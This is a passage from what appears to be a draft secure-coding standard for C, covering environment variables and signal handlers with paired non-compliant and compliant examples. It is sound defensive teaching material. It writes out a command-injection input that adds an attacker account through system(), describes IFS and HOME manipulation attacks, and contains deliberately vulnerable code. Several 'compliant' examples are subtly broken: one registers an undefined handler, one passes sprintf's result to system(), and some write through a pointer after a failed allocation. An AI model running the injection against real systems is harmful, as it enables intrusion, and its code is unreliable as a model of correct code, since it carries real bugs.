  strcpy(buff, temp);
}
```

Compliant Solution

Use the `strlen()` function to calculate the size of the string and dynamically allocate the required space.

```
char *temp;
char *copy = NULL;

if ((temp = getenv("TEST_ENV")) != NULL) {
  copy = malloc(strlen(temp) + 1);
  if (copy != NULL) {
    strcpy(copy, temp);
  }
  else {
    /* handle error condition */
  }
}
```

Risk Assessment

Making assumptions about the size of an environmental variable could result in a buffer overflow attack.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ENV01-A	**3** (high)	**1** (unlikely)	**3** (low)	**P9**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.20.4, "Communication with the environment"
[Open Group 04] Chapter 8, "Environment Variables"
[Viega 03] Section 3.6, "Using Environment Variables Securely"

ENV02-A. Beware of multiple environment variables with the same name

This page last changed on Jun 22, 2007 by jpincar.

The `getenv()` function searches an environment list for a string that matches a specified name, and returns a pointer to a string associated with the matched list member. Due to the way environment variables are stored, multiple environment variables with the same name can cause unexpected results. You may end up checking one value, but actually returning another.

Implementation Details

Depending on the implementation, a program may not consistently choose the same value if there are multiple environment variables with the same name. The GNU glibc library attempts to deal with this issue in `getenv()` and `setenv()` by always using the first variable it comes across, and ignoring the rest. `unsetenv()` will remove all the entries matching the variable name. Other implementations are following this lead.

The glibc `getenv()` and `setenv()` functions will always choose the same value, so using them is a good option.

```
char *temp;
char *copy;

if ((temp = getenv("TEST_ENV")) != NULL) {
  copy= malloc(strlen(temp) + 1);
  if (copy != NULL) {
    strcpy(copy, temp);
  }
  else {
    /* handle error condition */
  }

  copy[0] = 'a';
  setenv("TEST_ENV", copy, 1);
}
else {
  return -1;
}
```

In addition, it is possible to search through `environ` and checking for multiple entries of a variable. Upon finding something, `abort()`. It is very unlikely that there would be a need for more than one variable of the same name.

Risk Assessment

An adversary could create several environment variables with the same name. If the program checks against one copy, but actually uses another, this could be a clear problem.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ENV02-A	**2** (medium)	**1** (unlikely)	**3** (low)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.20.4, "Communication with the environment"

ENV03-A. Sanitize the environment before invoking external programs

This page last changed on Jun 22, 2007 by jpincar.

Many programs and libraries, including the shared library loader on both Unix and Windows systems, depend on environment variable settings. Because environment variables are inherited from the parent process when a program is executed, an attacker can easily sabotage variables, causing a program to behave in an unexpected and insecure manner [Viega 03].

Attackers can manipulate environmental variables to trick an executable into running a spoofed version of a shared library or executable. Most modern systems, for example, uses dynamic libraries and most executables are dynamically linked (that is, use dynamic libraries). If an attacker can run arbitary code with the privileges of a spoofed process by installing a spoofed version of a shared library and influencing the mechanism for dynamic linking by setting the `LD_PRELOAD` environmental variable (or another `LD_*` environmental variable). An interesting example of this vulnerability involving the RFC 1408/RFC 1572 *Telnet Environment Option* is documented in CERT Advisory CA-1995-14, "Telnetd Environment Vulnerability" [CA-1995-14]. The Telnet Environment Option extension to telnet supports the transfer of environment variables from one system to another, allowing an attacker to transfer environment variables that influence the login program called by the telnet daemon and bypass the normal login and authentication scheme to become root on that system.

Certain variables can cause insecure program behavior if they are missing from the environment or improperly set. As a result, the environment cannot be fully purged. Instead, variables that should exist should be set to safe values or treated as untrusted data and examined closely before being used.

For example, the `IFS` variable (which stands for "internal field separator") is used by the `sh` and `bash` shells to determine which characters separate command line arguments. Because the shell is invoked by the C99 `system()` function and the POSIX `popen()` function, setting `IFS` to unusual values can subvert apparently-safe calls.

Environment issues are particularly dangerous with setuid/setgid programs or other elevated priviledges, because an attacker can completely control the environment variables.

Non-Compliant Code Example (POSIX)

This non-compliant code invokes the C99 `system()` function to execute the `/bin/ls` program. The C99 `system()` function passes a string to the command processer in the host environment to be executed.

```
system("/bin/ls");
```

Using the default setting of the `IFS` environmental variable, this string is interpreted as a single token. If an attacker sets the `IFS` environmental variable to "/" the meaning of the system call changes dramatically. In this case, the shell interprets the string as two tokens: `bin` and `ls`. An attacker could exploit this by creating a program called `bin` in the path (which could also be manipulated by the attacker).

Compliant Solution (POSIX)

Sanitize the environment by setting required variables to safe values and removing extraneous environment variables. Set `IFS` to its default of " \t\n" (the first character is a space character). Set the `PATH` environment variable to `_PATH_STDPATH` defined in `paths.h`. Preserve the `TZ` environment variable (if present) which denotes the time zone (see the Open Group Base Specifications Issue 6 specifies for the format for this variable [Open Group 04].

One way to clear the environment is to use the `clearenv()` function. The function `clearenv()` has an odd history; it was supposed to be defined in POSIX.1, but never made it into the standard. However, it is defined in POSIX.9 (the Fortran 77 bindings to POSIX), so there is a quasi-official status for it [Wheeler 03].

The other technique is to directly manipulate the environment through the `environ` variable. According to the Open Group Base Specifications Issue 6 [Open Group 04]:

> The value of an environment variable is a string of characters. For a C-language program, an array of strings called the environment shall be made available when a process begins. The array is pointed to by the external variable environ, which is defined as:
>
> `extern char **environ;`
>
> These strings have the form name=value; names shall not contain the character '='.

Note that C99 standard states that "The set of environment names and the method for altering the environment list are implementation-defined."

Non-Compliant Code Example (POSIX)

This non-compliant code invokes the C99 `system()` function to remove the `.config` file in the users home directory.

```
system("rm ~/.config");
```

Given that the vulnerable program has sufficient permissions, an attacker can manipulate the value of `HOME` so that this program can remove any file named `.config` anywhere on the system.

Compliant Solution (POSIX)

This compliant solution calls the `getuid()` to determine who the user is, followed by the `getpwuid()` to get the user's password file record (which contains the user's home directory).

```
uid_t uid;
struct passwd *pwd;

uid = getuid( );
if (!(pwd = getpwuid(uid))) {
  endpwent();
  return 1;
}
endpwent();
```

Compliant Solution

If you explicitly know which environment variables you want to keep, the function below from [Viega 03] will remove everything else.

```
  #include <stdio.h>
  #include <stdlib.h>
  #include <string.h>
  #include <paths.h>

  extern char **environ;

  /* These arrays are both NULL-terminated. */
  static char *spc_restricted_environ[  ] = {
    "IFS= \t\n",
    "PATH=" _PATH_STDPATH,
    0
  };

  static char *spc_preserve_environ[  ] = {
    "TZ",
    0
  };

  void spc_sanitize_environment(int preservec, char **preservev) {
    int    i;
    char   **new_environ, *ptr, *value, *var;
    size_t arr_size = 1, arr_ptr = 0, len, new_size = 0;

    for (i = 0;  (var = spc_restricted_environ[i]) != 0;  i++) {
      new_size += strlen(var) + 1;
      arr_size++;
    }
    for (i = 0;  (var = spc_preserve_environ[i]) != 0;  i++) {
      if (!(value = getenv(var))) continue;
      new_size += strlen(var) + strlen(value) + 2; /* include the '=' */
      arr_size++;
    }
    if (preservec && preservev) {
      for (i = 0;  i < preservec && (var = preservev[i]) != 0;  i++) {
        if (!(value = getenv(var))) continue;
        new_size += strlen(var) + strlen(value) + 2; /* include the '=' */
        arr_size++;
      }
    }

    new_size += (arr_size * sizeof(char *));
    if (!(new_environ = (char **)malloc(new_size))) abort(  );
    new_environ[arr_size - 1] = 0;

    ptr = (char *)new_environ + (arr_size * sizeof(char *));
    for (i = 0;  (var = spc_restricted_environ[i]) != 0;  i++) {
      new_environ[arr_ptr++] = ptr;
      len = strlen(var);
      memcpy(ptr, var, len + 1);
      ptr += len + 1;
    }
    for (i = 0;  (var = spc_preserve_environ[i]) != 0;  i++) {
      if (!(value = getenv(var))) continue;
      new_environ[arr_ptr++] = ptr;
      len = strlen(var);
      memcpy(ptr, var, len);
      *(ptr + len + 1) = '=';
      memcpy(ptr + len + 2, value, strlen(value) + 1);
      ptr += len + strlen(value) + 2; /* include the '=' */
    }
    if (preservec && preservev) {
      for (i = 0;  i < preservec && (var = preservev[i]) != 0;  i++) {
        if (!(value = getenv(var))) continue;
        new_environ[arr_ptr++] = ptr;
        len = strlen(var);
        memcpy(ptr, var, len);
        *(ptr + len + 1) = '=';
        memcpy(ptr + len + 2, value, strlen(value) + 1);
        ptr += len + strlen(value) + 2; /* include the '=' */
      }
    }

    environ = new_environ;
  }
```

Risk Assessment

Invoking an external program in an attacker-controlled environment is dangerous.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ENV03-A	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Dowd 06] Chapter 10, "UNIX II: Processes"
[ISO/IEC 9899-1999] Section 7.20.4, "Communication with the environment"
[Open Group 04] Chapter 8, "Environment Variables"
[Viega 03] Section 1.1, "Sanitizing the Environment"
[Wheeler 03] Section 5.2, "Environment Variables"

ENV04-A. Do not call system() if you do not need a command interpreter

This page last changed on Jun 22, 2007 by jpincar.

The `system()` and `popen()` functions provide powerful access to any command interpreter present on the system. Because the passed values are interpreted and run by the shell itself, validity is paramount. Due to complexity, sanitization is nearly impossible. Thus, unless a command interpreter is strictly necessary, `system()` should not be used.

Non-Compliant Code Example

```
system(sprintf("any_exe '%s'", input));
```

The user could create an account by entering an attack string:

```
happy'; useradd 'attacker
```

The shell would interpret it as two separate commands:

```
any_exe 'happy';
useradd 'attacker'
```

Compliant Solution (POSIX)

Use exec family functions instead of `system()` and `popen()`.
These functions allow for calling external executables which are then run in a variety of ways depending on the function and parameters used.

Note the following from the man page: The functions `execlp()`, `execvp()`, and `execvP()` will duplicate the actions of the shell in searching for an executable file if the specified file name does not contain a slash ``/'' character.

For this reason it is recommended absolute paths be used whenever possible to avoid the possibility of an attacker modifying the `PATH` environment variable such that they could substitute their own executable. Additionally, the external executable should not be writable by the user.

The following example uses `execve()` in place of `system()`. It first forks the process, before executing `"/usr/bin/any_exe"` in the child process.

```
function (char *input) {
   pid_t pid;
   char *const args[] = {"", input, NULL};
   char *const envs[] = {NULL};

   if ((pid = fork()) == -1) {
      puts("fork error");
   }
```

```
      else if (pid == 0) {
         if (execve("/usr/bin/any_exe", args, envs) == -1) {
            puts("Error executing any_exe");
        }
      }
   }
```

Risk Analysis

Depending on the level to which user input is validated and sanitized the risk of using `system()` or `popen()` could be in the range of non-existent to quite severe. In the worst case scenario an attacker would be able to execute arbitrary shell code on the machine at whatever privilege level the program is running at. In such a situation, the attacker could likely take ownership over the machine.

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
ENV04-A	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**

Reference

- [WHEELER 04] http://www-128.ibm.com/developerworks/linux/library/l-calls.html
- http://www.kb.cert.org/vuls/id/195371

ENV30-C. Do not modify the string returned by getenv()

This page last changed on Jun 22, 2007 by jpincar.

Do not modify the value returned by the `getenv()` function. Create a copy and make your changes locally, so that they are not overwritten. According to C99 [ISO/IEC 9899-1999:TC2]:

> The `getenv` function returns a pointer to a string associated with the matched list member. The string pointed to shall not be modified by the program, but may be overwritten by a subsequent call to the `getenv` function. If the specified name cannot be found, a null pointer is returned.

Non-Compliant Code Example

This non-compliant code example modifies the string returned by `getenv()`.

```
char *env = getenv("TEST_ENV");
env[0] = 'a';
```

Compliant Solution

This is a compliant code solution. If it is necessary to modify the value of the string returned by the function `getenv()`, then the programmer should make a local copy of that string value, and then modify the local copy of that string.

```
char *env;
char *copy_of_env;

if ((env = getenv("TEST_ENV")) != NULL) {
   copy_of_env = malloc(strlen(env) + 1);

   if (copy_of_env != NULL) {
      strcpy(copy_of_env, env);
   }
   else {
      /* Error handling */
   }

   copy_of_env[0] = 'a';
}
```

Risk Assessment

The modified string may be overwritten by a subsequent call to the `getenv` function.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ENV30-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.20.4.5, "The `getenv` function"
[Open Group 04] getenv

ENV31-C. Do not rely on an environment pointer following an operation that may invalidate it

This page last changed on Jun 22, 2007 by jpincar.

Under many hosted environments it is possible to access the environment through a modified form of `main()`:

```
main(int argc, char *argv[], char *envp[])
```

According to C99 [ISO/IEC 9899-1999:TC2]:

> In a hosted environment, the main function receives a third argument, `char *envp[]`, that points to a null-terminated array of pointers to `char`, each of which points to a string that provides information about the environment for this execution of the program.

However, modifying the environment by using the `setenv()` or `putenv()` functions, or by any other means, may cause the environment memory to be reallocated, with the result that `envp` now references an incorrect location. For example, when compiled with gcc-3.4.6 and run on Andrew Linux-2.6.16.29, the following code:

```
extern char **environ;

int main(int argc, char *argv[], char *envp[]) {
   printf("environ:  %p\n", environ);
   printf("envp:     %p\n", envp);
   setenv("MY_NEW_VAR", "new_value", 1);
   puts("--Added MY_NEW_VAR--");
   printf("environ:  %p\n", environ);
   printf("envp:     %p\n", envp);
}
```

Yields:

```
% ./envp-environ
environ: 0xbf8656ec
envp:    0xbf8656ec
--Added MY_NEW_VAR--
environ: 0x804a008
envp:    0xbf8656ec
```

It is evident from these results that the environment has been relocated as a result of the call to `setenv()`.

Non-Compliant Code Example

After a call to `setenv()` or other function that modifies the environment, the `envp` pointer may no longer reference the environment.

```
int main(int argc, char *argv[], char *envp[]) {
   setenv("MY_NEW_VAR", "new_value", 1);
   if (envp != NULL) {
      for (size_t i = 0; envp[i] != NULL; i++) {
         puts(envp[i]);
      }
   }
   return 0;
}
```

Because envp no longer points to the current environment, this program has undefined behavior.

Compliant Solution (POSIX)

Use environ in place of envp when defined.

```
extern char **environ;

int main(int argc, char *argv[]) {
   setenv("MY_NEW_VAR", "new_value", 1);
   if (environ != NULL) {
      for (size_t i = 0; environ[i] != NULL; i++) {
         puts(environ[i]);
      }
   }
   return 0;
}
```

Note: if you have a great deal of unsafe envp code, you could save time in your remediation by aliasing. Change:

```
main(int argc, char *argv[], char *envp[])
```

To:

```
extern char **environ;
#define envp environ

main(int argc, char *argv[])
```

Risk Assessment

Using the envp environment pointer after the environment has been modified may result in undefined behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ENV31-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section J.5.1, "Environment Arguments"

ENV32-C. Do not call the exit() function more than once

This page last changed on Jun 22, 2007 by jpincar.

The C99 `exit()` function is used for normal program termination. Nested calls to `exit()` result in undefined behavior. This most frequently occurs when multiple functions are registered with `atexit()`.

Non-Compliant Code Example

So that it might perform cleanup upon program termination, `exit1()` is registered by `atexit()`. If `<expr>` evaluates to true, `exit()` will be called a second time, resulting in undefined behavior.

```
#include <stdio.h>
#include <stdlib.h>

void exit1(void) {
   if (/* condition */) {
      /* ...cleanup code... */
      exit(0);
   }
}

int main (void) {
    atexit(exit1);
    /* ...program code... */
    exit(0);
}
```

Compliant Solution

`_Exit()` and `abort()` will both immediately halt program execution, and may be used within functions registered by `atexit()`.

According to C99, [ISO/IEC 9899-1999:TC2]:

> The `_Exit` function causes normal program termination to occur and control to be returned to the host environment. No functions registered by the `atexit` function or signal handlers registered by the `signal` function are called. The status returned to the host environment is determined in the same way as for the `exit` function. Whether open streams with unwritten buffered data are flushed, open streams are closed, or temporary files are removed is implementation-defined. The `_Exit` function cannot return to its caller.

```
#include <stdio.h>
#include <stdlib.h>

void exit1(void) {
   if (/* condition */) {
      /* ...cleanup code... */
      _Exit(0);
   }
}

int main (void) {
    atexit(exit1);
    /* ...program code... */
    exit(0);
}
```

Risk Assessment

Multiple calls to `exit()` are unlikely, and at worst will only cause denial of service attacks or abnormal program termination.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ENV32-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.20.4.3, "The `exit` function"

ENV33-C. Do not call the longjmp function to terminate a call to a function registered by atexit()

This page last changed on Jun 22, 2007 by jpincar.

Upon program termination, all functions registered by `atexit()` are called. If, during the call to any such function, a call to the `longjmp` function is made that would terminate the call to the registered function, the behavior is undefined.

Non-Compliant Code Example

The function `exit1()` is registered by `atexit()`, so upon program termination, `exit1()` is called. Execution will jump back to main and return, with undefined results.

```
#include <stdio.h>
#include <stdlib.h>
#include <setjmp.h>

jmp_buf env;
int val;

void exit1(void) {
  /* ... */
  longjmp(env, 1);
}

int main (void) {
  atexit(exit1);
  /* ... */
  val = setjmp(env);
  if (val == 0) {
    exit(0);
  }
  else {
    return 0;
  }
}
```

Compliant Code

Careful thought about program flow is the best prevention for an illegal call to `longjmp()`. After the `exit` function has been called, avoid using `longjmp()` where it will cause a function to terminate.

```
#include <stdio.h>
#include <stdlib.h>
#include <setjmp.h>

void exit1(void) {
    /* ... */
    return;
}

int main (void) {
    atexit(exit1);
    /* ... */
    exit(0);
}
```

Risk Assessment

This is a rare occurrence, and though the behavior is undefined, the program will probably terminate without issues.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
ENV33-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.20.4.3, "The exit function"

12. Signals (SIG)

This page last changed on Sep 10, 2007 by jsg.

A signal is an interrupt that is used to notify a process that an event has occurred. That process can then respond to that event accordingly. C99 provides functions for sending and handling signals within a C program.

Signals are handled by a process by registering a signal handler using the `signal()` function, which is specified as:

```
void (*signal(int sig, void (*func)(int)))(int);
```

Improper handling of signals can lead to security vulnerabilities. The following rules and recommendations are meant to eliminate common errors associated with signal handling.

Recommendations

SIG00-A. Avoid using the same handler for multiple signals

SIG01-A. Understand implementation-specific details regarding signal handler persistence

Rules

SIG30-C. Only call async-safe functions within signal handlers

SIG31-C. Do not access or modify shared objects in signal handlers

SIG32-C. Do not call longjmp() from inside a signal handler

SIG33-C. Do not recursively invoke the raise() function

Risk Assessment Summary

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
SIG00-A	**3** (high)	**3** (likely)	**1** (high)	**P9**	**L2**
SIG01-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
SIG30-C	**3** (high)	**3** (likely)	**1** (high)	**P9**	**L2**

SIG31-C	**3** (high)	**3** (likely)	**1** (high)	**P9**	**L2**
SIG32-C	**3** (high)	**3** (likely)	**1** (high)	**P9**	**L2**
SIG33-C	**1** (low)	**1** (unlikely)	**2** (medium)	**P2**	**L3**

SIG00-A. Avoid using the same handler for multiple signals

This page last changed on Jun 25, 2007 by pdc@sei.cmu.edu.

It is possible to safely use the same handler for multiple signals, but doing so increases the likelihood of a security vulnerability. The delivered signal is masked and is not delivered until the registered signal handler exits. However, if this same handler is registered to handle a different signal, execution of the handler may be interrupted by this new signal. If a signal handler is constructed with the expectation that it cannot be interrupted, a vulnerability might exist. To eliminate this attack vector, each signal handler should be registered to handle only one type of signal.

Non-Compliant Coding Example

This non-compliant program registers a single signal handler to process both `SIGUSR1` and `SIGUSR2`. The variable `sig2` should be set to one if one or more `SIGUSR1` signals are followed by `SIGUSR2`.

```
#include <signal.h>
#include <stdlib.h>
#include <string.h>

volatile sig_atomic_t sig1 = 0;
volatile sig_atomic_t sig2 = 0;

void handler(int signum) {
  if (sig1) {
     sig2 = 1;
  }
  if (signum == SIGUSR1) {
    sig1 = 1;
  }
}

int main(void) {
  signal(SIGUSR1, handler);
  signal(SIGUSR2, handler);

  while (1) {
    if (sig2) break;
    sleep(SLEEP_TIME);
  }

  /* ... */

  return 0;
}
```

The problem with this code is that there is a race condition in the implementation of `handler()`. If `handler()` is called to handle `SIGUSR1` and is interrupted to handle `SIGUSR2`, it is possible that `sig2` will not be set. This non-compliant code example also violates SIG31-C. Do not access or modify shared objects in signal handlers.

Compliant Solution

This compliant solution registers two separate signal handlers to process `SIGUSR1` and `SIGUSR2`. The `sig1_handler()` handler waits for `SIGUSER1`. After this signal occurs, the `sig2_handler()` is registered to handle `SIGUSER2`. This solution is fully compliant and accomplishes the goal of detecting whether one or more `SIGUSR1` signals are followed by `SIGUSR2`.

```
#include <signal.h>
#include <stdlib.h>
#include <string.h>

volatile sig_atomic_t sig1 = 0;
volatile sig_atomic_t sig2 = 0;

void sig1_handler(int signum) {
  sig1 = 1;
}

void sig2_handler(int signum) {
  sig2 = 1;
}

int main(void) {
  signal(SIGUSR1, handler);

  while (1) {
    if (sig1) break;
    sleep(SLEEP_TIME);
  }

  signal(SIGUSR2, handler);
  while (1) {
    if (sig2) break;
    sleep(SLEEP_TIME);
  }

  /* ... */

  return 0;
}
```

Risk Assessment

Depending on the code, this could lead to any number of attacks, many of which could give root access. For an overview of some software vulnerabilities, see Zalewski's signal article.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
SIG00-A	**3** (high)	**3** (likely)	**1** (high)	**P9**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 03] Section 5.2.3, "Signals and interrupts"
[Open Group 04] longjmp
[OpenBSD] signal() Man Page
[Zalewski] http://lcamtuf.coredump.cx/signals.txt
[Dowd 06] Chapter 13, "Synchronization and State" (Signal Interruption and Repetition)

SIG01-A. Understand implementation-specific details regarding signal handler persistence

This page last changed on Jun 22, 2007 by jpincar.

The signal() function has implementation-defined behavior and behaves differently, for example, on Windows than it does on Linux/BSD systems. When a signal handler is installed with the signal() function in Windows, the default action is restored for that signal after the signal is triggered. Conversely, Linux/BSD systems leave the signal handler defined by the user in place until it is explicitly removed.

```
#include <stdio.h>
#include <signal.h>

volatile sig_atomic_t e_flag = 0;

void handler(int signum) {
  e_flag = 1;
}

int main(void) {
  signal(SIGINT, handler);
  while (!e_flag) {}
  puts("Escaped from first while ()");
  e_flag = 0;
  while (!e_flag) {}
  puts("Escaped from second while ()");
  return 0;
}
```

*nix systems automatically reinstall signal handlers upon handler execution. For example, when compiled with gcc 3.4.4 and executed under Red Hat Linux, the SIGINT is captured both times by handler.

```
% ./SIG01-A
^C
Escaped from first while ()
^C
Escaped from second while ()
%
```

However, under Windows systems signal handlers are not automatically reinstalled. For example, when compiled with Microsoft Visual Studio 2005 version 8.0, only the first SIGINT is captured by handler.

```
> SIG01-A.exe
^C
Escaped from first while ()
^C
>
```

The second SIGINT executes the default action, which is to terminate program execution.

Different actions must be taken depending on whether or not you desire signal handlers to be persistent.

Persistent Handlers

By default, *nix systems leave the handler in place after a signal is generated, whereas Windows system do not.

Non-Compliant Code Example (Windows)

This non-complaint code example fails to persist the signal handler on Windows platforms.

```
void handler(int signum) {
  /* handling code */
}
```

Compliant Solution (Windows)

A C99-compliant solution to persist the handler on a Windows system is to rebind the signal to the handler in the first line of the handler itself.

```
void handler(int signum) {
#ifdef WINDOWS
  signal(signum, handler);
#endif
  /* handling code */
}
```

Non-Persistent Handlers

By default, Windows systems reset the signal handler to its default action after a signal is generated, whereas *nix system do not.

Non-Compliant Code Example (*nix)

This non-complaint code example fails to reset the signal handler to its default behavior on *nix systems.

```
void handler(int signum) {
  /* handling code */
}
```

Compliant Solution (*nix)

A C99-compliant solution to reset the handler on a *nix system is to rebind the signal to the implementation-defined default handler in the first line of the handler itself.

```
void handler(int signum) {
  #ifndef WINDOWS
    signal(signum, SIG_DFL);
  #endif
    /* handling code */
  }
```

Windows automatically resets handlers to default.

Risk Assessment

Failure to understand implementation-specific details regarding signal handler persistence can lead to unexpected behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
SIG01-A	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

References

[ISO/IEC 9899-1999TR2] Section 7.14.1.1, "The `signal` function"

SIG02-A. Avoid using signals to implement normal functionality

This page last changed on Jun 22, 2007 by jpincar.

Avoid using signals to implement normal functionality. As code in a signal handler can be called at any time, restricting the functionality of handlers will mitigate your vulnerability to signal attacks.

According to [Seacord 05a]:

> Signals [...] should be reserved for abnormal events that can be serviced by little more than logging.

Non-Compliant Code Example

Compliant Solution

Risk Assessment

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
SIG02-A	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L1**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999:TC2] Section 7.14.1.1, "The `signal` fucntion"
[Seacord 05a]

SIG30-C. Only call async-safe functions within signal handlers

This page last changed on Aug 11, 2007 by rcs.

Only call asynchronous-safe functions within signal handlers.

According to the "Signals and Interrupts" section of the C Rationale [ISO/IEC 03]:

> When a signal occurs, the normal flow of control of a program is interrupted. If a signal occurs that is being trapped by a signal handler, that handler is invoked. When it is finished, execution continues at the point at which the signal occurred. This arrangement could cause problems if the signal handler invokes a library function that was being executed at the time of the signal. Since library functions are not guaranteed to be reentrant, they should not be called from a signal handler that returns.

Similarly, Section 7.14.1 paragraph 5 of C99 [ISO/IEC 9899-1999:TC2] states that:

> If the signal occurs other than as the result of calling the `abort` or `raise` function, the behavior is undefined if the signal handler refers to any object with static storage duration other than by assigning a value to an object declared as volatile `sig_atomic_t`, or the signal handler calls any function in the standard library other than the `abort` function, the `_Exit` function, or the `signal` function with the first argument equal to the signal number corresponding to the signal that caused the invocation of the handler.

Non-Compliant Code Example

In this non-compliant code example, `main()` invokes the `malloc()` function to allocated space to copy a string. The string literal is copied into the allocated memory, which is then printed and the memory freed. The program also registers the signal handler `int_handler()` to handle the terminal interrupt signal `SIGINT`.

Unfortunately, the `free()` function is not asynchronous-safe and its invocation from within a signal handler is a violation of this rule. If an interrupt signal is received during or after the `free()` call in `main()`, the heap may be corrupted.

```
#include <signal.h>

char *foo;

void int_handler() {
  free(foo);
  _Exit(0);
}

int main(void) {
  foo = malloc(sizeof("Hello World."));
  if (foo == NULL) {
    /* handle error condition */
  }
  signal(SIGINT, int_handler);
```

```
    strcpy(foo, "Hello World.");
    puts(foo);
    free(foo);
    return 0;
  }
```

The `_Exit()` function called from within the `int_handler()` signal handler causes immediate program termination, and is async-safe, whereas `exit()` may call cleanup routines first, and is consequently not async-safe.

Implementation Details

OpenBSD

The [OpenBSD `signal()` man page] identifies functions that are asynchronous-signal safe. Applications may consequently invoke them, without restriction, from signal-catching functions.

POSIX

The following table from the the Open Group Base Specifications [[Open Group 04]] defines a set of functions that are either reentrant or non-interruptible by signals and are async-signal-safe. Applications may consequently invoke them, without restriction, from signal-catching functions:

`_Exit()`	`_exit()`	`abort()`	`accept()`	`access()`	`aio_error()`	`aio_return()`	`aio_suspend()`
`alarm()`	`bind()`	`cfgetispeed()`	`cfgetospeed()`	`cfsetispeed()`	`cfsetospeed()`	`chdir()`	`chmod()`
`chown()`	`clock_gettime()`	`close()`	`connect()`	`creat()`	`dup()`	`dup2()`	`execle()`
`execve()`	`fchmod()`	`fchown()`	`fcntl()`	`fdatasync()`	`fork()`	`fpathconf()`	`fstat()`
`fsync()`	`ftruncate()`	`getegid()`	`geteuid()`	`getgid()`	`getgroups()`	`getpeername()`	`getpgrp()`
`getpid()`	`getppid()`	`getsockname()`	`getsockopt()`	`getuid()`	`kill()`	`link()`	`listen()`
`lseek()`	`lstat()`	`mkdir()`	`mkfifo()`	`open()`	`pathconf()`	`pause()`	`pipe()`
`poll()`	`posix_trace_event()`	`pselect()`	`raise()`	`read()`	`readlink()`	`recv()`	`recvfrom()`
`recvmsg()`	`rename()`	`rmdir()`	`select()`	`sem_post()`	`send()`	`sendmsg()`	`sendto()`
`setgid()`	`setpgid()`	`setsid()`	`setsockopt()`	`setuid()`	`shutdown()`	`sigaction()`	`sigaddset()`
`sigdelset()`	`sigemptyset()`	`sigfillset()`	`sigismember()`	`sleep()`	`signal()`	`sigpause()`	`sigpending()`
`sigprocmask()`	`sigqueue()`	`sigset()`	`sigsuspend()`	`sockatmark()`	`socket()`	`socketpair()`	`stat()`
`symlink()`	`sysconf()`	`tcdrain()`	`tcflow()`	`tcflush()`	`tcgetattr()`	`tcgetpgrp()`	`tcsendbreak()`
`tcsetattr()`	`tcsetpgrp()`	`time()`	`timer_getoverrun()`	`timer_gettime()`	`timer_settime()`	`times()`	`umask()`
`uname()`	`unlink()`	`utime()`	`wait()`	`waitpid()`	`write()`		

All functions not in the above table are considered to be unsafe with respect to signals. In the presence of signals, all functions defined by this volume of IEEE Std 1003.1-2001 shall behave as defined when called from or interrupted by a signal-catching function, with a single exception: when a signal interrupts an unsafe function and the signal-catching function calls an unsafe function, the behavior is undefined.

Compliant Solution

Signal handlers should be as concise as possible, ideally unconditionally setting a flag and returning. They may also call the `_Exit()` function.

```
#include <signal.h>

char *foo;

void int_handler() {
  _Exit(0);
}

int main(void) {
  foo = malloc(sizeof("Hello World."));
  if (foo == NULL) {
    /* handle error condition */
  }
  signal(SIGINT, int_handler);
  strcpy(foo, "Hello World.");
  puts(foo);
  free(foo);
  return 0;
}
```

Risk Assessment

Invoking functions that are not async-safe from within a signal handler may result in privilege escalation and other attacks. For an overview of some software vulnerabilities, see Zalewski's paper on understanding, exploiting and preventing signal-handling related vulnerabilities [Zalewski 01]. VU #834865 describes a vulnerability resulting from a violation of this rule.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
SIG30-C	**3** (high)	**3** (likely)	**1** (high)	**P9**	**L2**

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

Mitigation Strategies

Static Analysis

Compliance with this rule can be checked using structural static analysis checkers using the following algorithm:

1. Assume an initial list of async-safe functions. This list would be specific to each OS, although POSIX does require a set of functions to be async-safe.
2. Add all application defined functions that satisfy the async-safe property to the async-safe function list. Functions satisfy the async-safe property if they (a) only call functions in the list of async-safe functions and (b) do not reference or modify external variables except to assign a value to a volatile static variable of `sig_atomic_t` type which can be written uninterruptedly. This handles the

interprocedural case of calling a function in a signal handler that is itself, an async-safe function.

3. Traverse the abstract syntax tree (AST) to identify function calls to the signal function `signal(int, void (*f)(int))`.
